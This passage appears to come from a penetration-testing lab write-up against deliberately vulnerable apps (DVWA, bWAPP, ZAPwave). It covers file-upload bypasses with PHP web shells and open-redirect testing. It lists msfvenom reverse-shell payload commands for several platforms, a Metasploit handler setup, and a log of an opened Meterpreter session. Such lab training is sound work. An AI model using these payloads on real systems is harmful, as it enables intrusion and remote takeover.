root@owaspbwa:/var/www/dvwa/hackable/uploads# ls
1shell.php  dvwa_email.png
root@owaspbwa:/var/www/dvwa/hackable/uploads# ls
1shell.php  2shell.php  dvwa_email.png
root@owaspbwa:/var/www/dvwa/hackable/uploads#
root@owaspbwa:/var/www/dvwa/hackable/uploads# ls
1shell.php  2shell.php  3shell.php  dvwa_email.png
root@owaspbwa:/var/www/dvwa/hackable/uploads#
root@owaspbwa:/var/www/dvwa/hackable/uploads# ls
1shell.php  2shell.php  3shell.php  4shell.php  dvwa_email.png
root@owaspbwa:/var/www/dvwa/hackable/uploads# _
```

- Blacklisting File Extensions


Request
Response
Raw
Params
Headers
Hex


```
165  http://192.168.222.136  POST  /bWAPP/unrestricted_file_upload.php  ✓  200  11942  HTML  php   bWAPP - Unrestricted Fil...  192.168.222.136
166  http://192.168.222.136  GET   /bWAPP/images/4shell.php3               200  405    text  php3                               192.168.222.136
```

```
Cookie: dbx-postmeta=grabit=0-,1-,2-,3-,4-,5-,6-&advancedstuff=0-,1-,2-; security_level=0; remember_token=Stu37BrvdLCcPfSwaD7x4g; PHPSESSID=f494p41jmrhg8irlfpeudi7023;
acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada
Connection: close
Upgrade-Insecure-Requests: 1

-----------------------------20037128598723
Content-Disposition: form-data; name="file"; filename="4shell.php3"
Content-Type: application/octet-stream

Manhnho
```


Request
Response
Raw
Headers
Hex
HTML
Render

```
165  http://192.168.222.136  POST  /bWAPP/unrestricted_file_upload.php  ✓  200  11942  HTML  php   bWAPP - Unrestricted Fil...
166  http://192.168.222.136  GET   /bWAPP/images/4shell.php3               200  405    text  php3
```

```
    <br />
    The image has been uploaded <a href="images/4shell.php3" target="_blank">here</a>.
</div>
```


bWAPP - Unrestricted File Uplo
192.168.222.136/bWAPP/image
192.168.222.136/bWAPP/images/4shell.php3

Manhnho

7. Test Upload of Malicious Files

How to Test

- Review the project documentation and use exploratory testing looking at the application/system to identify what constitutes and "malicious" file in you environment
- Develop or acquire a know "malicious" file
- Using the Metasploit payload generation functionality generates a shellcode as a windows executable using the Metasploit "msfvenom" command
- Try to upload the malicious file to the application/system and verify that it is correctly rejected
- Set up the intercepting proxy to capture the "valid" request for an accepted file
- Send an "invalid" request through with a valid/acceptable file extension and see if the request is accepted or rejected


Related Test Cases

- Test File Extensions Handling for Sensitive Information
- Test Upload of Unexpected File Types

Tools

- Metasploit's payload generation functionality
- Intercept proxy

Test example



Binaries

Linux

```
msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST=<Your IP Address> LPORT=<Your Port to Connect On> -f elf > shell.elf
```

Windows

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=<Your IP Address> LPORT=<Your Port to Connect On> -f exe > shell.exe
```

Mac

```
msfvenom -p osx/x86/shell_reverse_tcp LHOST=<Your IP Address> LPORT=<Your Port to Connect On> -f macho > shell.macho
```

Web Payloads

PHP


```
msfvenom -p php/meterpreter_reverse_tcp LHOST=<Your IP Address> LPORT=<Your Port to Connect On> -f raw > shell.php
cat shell.php | pbcopy && echo '<?php ' | tr -d '\n' > shell.php && pbpaste >> shell.php
```

ASP

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=<Your IP Address> LPORT=<Your Port to Connect On> -f asp > shell.asp
```

JSP


```
msfvenom -p java/jsp_shell_reverse_tcp LHOST=<Your IP Address> LPORT=<Your Port to Connect On> -f raw > shell.jsp
```




Handlers

Metasploit handlers can be great at quickly setting up Metasploit to be in a position to receive your incoming shells. Handlers should be in the following format.

```
use exploit/multi/handler
set PAYLOAD <Payload name>
set LHOST <LHOST value>
set LPORT <LPORT value>
set ExitOnSession false
exploit -j -z
```




```
root@kali:~# msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.222.15
4 LPORT=4444 -f exe > /root/Desktop/malicious.exe
No platform was selected, choosing Msf::Module::Platform::Windows from the pa
yload
No Arch selected, selecting Arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 299 bytes
root@kali:~# 
```



```
msf exploit(handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(handler) > set lhost 192.168.222.154
lhost => 192.168.222.154
msf exploit(handler) > set lport 4444
lport => 4444
msf exploit(handler) > exploit

[*] Started reverse handler on 192.168.222.154:4444
[*] Starting the payload handler...
```

Upload and active malicious file, hacker will gain & remote victim’s computer


Windows 8 x64 - VMware Workstation 12 Player (Non-commercial use only)
MP Assessment - Microsoft Word
Kali-Linux-2.0.0-vm-amd64 - VMware Workstation 12 Player (Non-commercial use only)
Player
Applications
Places
Terminal
Mon 14:36
root@kali: ~
File Edit View Search Terminal Help
Recycle Bin
abc
Adobe Reader
Keil uVision4
putty-0.61-...
Google Chrome
Xenotix XSS Exploit Fra...
Soft4Win - Get Softwa...
malicious
New folder
keymap

```
    notes                 List all notes in the database
    services              List all services in the database
    vulns                 List all vulnerabilities in the database
    workspace             Switch between database workspaces

msf > use exploit/
^C[-] Error while running command use:
msf > use exploit/multi/handler
msf exploit(handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(handler) > set lhost 192.168.222.154
lhost => 192.168.222.154
msf exploit(handler) > set lport 4444
lport => 4444
msf exploit(handler) > exploit

[*] Started reverse handler on 192.168.222.154:4444
[*] Starting the payload handler...
[*] Sending stage (885806 bytes) to 192.168.222.152
[*] Meterpreter session 1 opened (192.168.222.154:4444 -> 192.168.222.152:492
94) at 2018-03-12 14:36:02 +0700

meterpreter > 
```

Client Side Testing


1. Testing for Client Side URL Redirect

This vulnerability occurs when an application accepts untrusted input that contains an URL value without sanitizing it. By modifying untrusted URL input to a malicious site, an attacker may successfully launch a phishing scam and steal user credentials.


How to Test

- Spider target site
- Filter sitemap by status code such as 3xx [Redirection]
- Analysis results , modify and scan

Test Example


http://192.168.222.136
/
animatedcollapse.js
bWAPP
dvwa
favicon.ico
icons
images
index.css
jquery.min.js
zapv
http://192.168.222.136/zapwave
Remove from scope
Spider this branch
Actively scan this branch
Passively scan this branch
Contents
Request
Response

Host	Method	URL	Params	Status ▲	Length
http://192.168.222.136	GET	/zapwave/		200	2210
http://192.168.222.136	GET	/zapwave/active/		200	1583
http://192.168.222.136	GET	/zapwave/active/index.jsp		200	1583
http://192.168.222.136	GET	/zapwave/active/inject/in...		200	1528
http://192.168.222.136	GET	/zapwave/active/inject/in...		200	1742
http://192.168.222.136	POST	/zapwave/active/inject/in...	✓	200	1742
http://192.168.222.136	GET	/zapwave/active/inject/in...		200	1634
http://192.168.222.136	GET	/zapwave/active/inject/in...	✓	200	1634
http://192.168.222.136	GET	/zapwave/active/redirect...		200	1683
http://192.168.222.136	GET	/zapwave/active/redirect...		200	1437



Target
Proxy
Spider
Scanner
Intruder
Repeater
Sequencer
Decoder
Comparer
Extender
Projec
Site map
Scope

Filter: Hiding out of scope and not found items; hiding CSS, image and general binary content; hiding 2xx, 4xx and 5xx respo

Filter by request type
☑ Show only in-scope items
☐ Show only requested items
☐ Show only parameterized requests
☑ Hide not-found items

Filter by MIME type
☑ HTML
☑ Script
☑ XML
☐ CSS
☑ Other text
☐ Images
☑ Flash
☐ Other binary


Filter by status code
☐ 2xx [success]
☑ 3xx [redirection]
☐ 4xx [request error]
☐ 5xx [server error]


Filter: Hiding out of scope and not found items; hiding CSS, image and general binary content; hiding 2xx, 4xx and 5xx responses; hiding empty folders

http://192.168.222.136
/
animatedcollapse.js
bWAPP
dvwa
favicon.ico
images
index.css
jquery.min.js
zapwave
active
redirect
redirect-form-basic.jsp
redirect-url-basic.jsp
Contents
Request
Response
Raw
Params
Headers
Hex


Host	Method	URL	Params	Status ▲	Length
http://192.168.222.136	POST	/zapwave/active/redirect...	✓	302	348

```
Win64; x64; Trident/5.0)
Connection: close
Referer:
http://192.168.222.136/zapwave/active/redirect/redirect-form-basic.j
sp
Content-Type: application/x-www-form-urlencoded
Content-Length: 25
Cookie:
dbx-postmeta=grabit=0-,1-,2-,3-,4-,5-,6-&advancedstuff=0-,1-,2-;
remember_token=Stu37BrvdLCcPfSwaD7x4g;
acopendivids=swingset,jotto,phpbb2,redmine;
acgroupswithpersist=nada; security=low;
PHPSESSID=f494p4ljmrhg8irlfpeudi7023; security_level=0;
JSESSIONID=A2BFAC089D849806648F940673C08EB9;
zap-info-cookie-no-http-only=test

target=redirect-index.jsp
```




```
POST /zapwave/active/redirect/redirect-form-basic.jsp HTTP/1.1
Host: 192.168.222.136
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Win64;
x64; Trident/5.0)
Connection: close
Referer:
http://192.168.222.136/zapwave/active/redirect/redirect-form-basic.jsp
Content-Type: application/x-www-form-urlencoded
Content-Length: 25
Cookie: dbx-postmeta=grabit=0-,1-,2-,3-,4-,5-,6-&advancedstuff=0-,1-,2-;
remember_token=Stu37BrvdLCcPfSwaD7x4g;
acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada;
security=low; PHPSESSID=f494p4ljmrhg8irlfpeudi7023; security_level=0;
JSESSIONID=A2BFAC089D849806648F940673C08EB9;
zap-info-cookie-no-http-only=test

target=redirect-index.jsp
```

```
HTTP/1.1 302 Moved Temporarily
Date: Mon, 12 Mar 2018 08:20:24 GMT
Server: Apache-Coyote/1.1
Location: http://192.168.222.136/zapwave/active/redirect/redirect-index.jsp
Content-Type: text/html
SET-COOKIE: JSESSIONID=A2BFAC089D849806648F940673C08EB9; HttpOnly
Via: 1.1 127.0.1.1
Vary: Accept-Encoding
Content-Length: 0
Connection: close
```




```
GET /zapwave/active/redirect/redirect-index.jsp HTTP/1.1
Host: 192.168.222.136
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Win64;
x64; Trident/5.0)
Connection: close
Referer:
http://192.168.222.136/zapwave/active/redirect/redirect-form-basic.jsp
Cookie: dbx-postmeta=grabit=0-,1-,2-,3-,4-,5-,6-&advancedstuff=0-,1-,2-;
remember_token=Stu37BrvdLCcPfSwaD7x4g;
acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada;
security=low; PHPSESSID=f494p4ljmrhg8irlfpeudi7023; security_level=0;
JSESSIONID=A2BFAC089D849806648F940673C08EB9;
zap-info-cookie-no-http-only=test
```

```
HTTP/1.1 200 OK
Date: Mon, 12 Mar 2018 08:20:56 GMT
Server: Apache-Coyote/1.1
Content-Type: text/html
SET-COOKIE: JSESSIONID=A2BFAC089D849806648F940673C08EB9; HttpOnly
Via: 1.1 127.0.1.1
Vary: Accept-Encoding
Content-Length: 1178
Connection: close

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 3.2//EN">
<!--
    This file is part of the OWASP Zed Attack Proxy (ZAP) project
(http://www.owasp.org/index.php/OWASP_Zed_Attack_Proxy_Project)
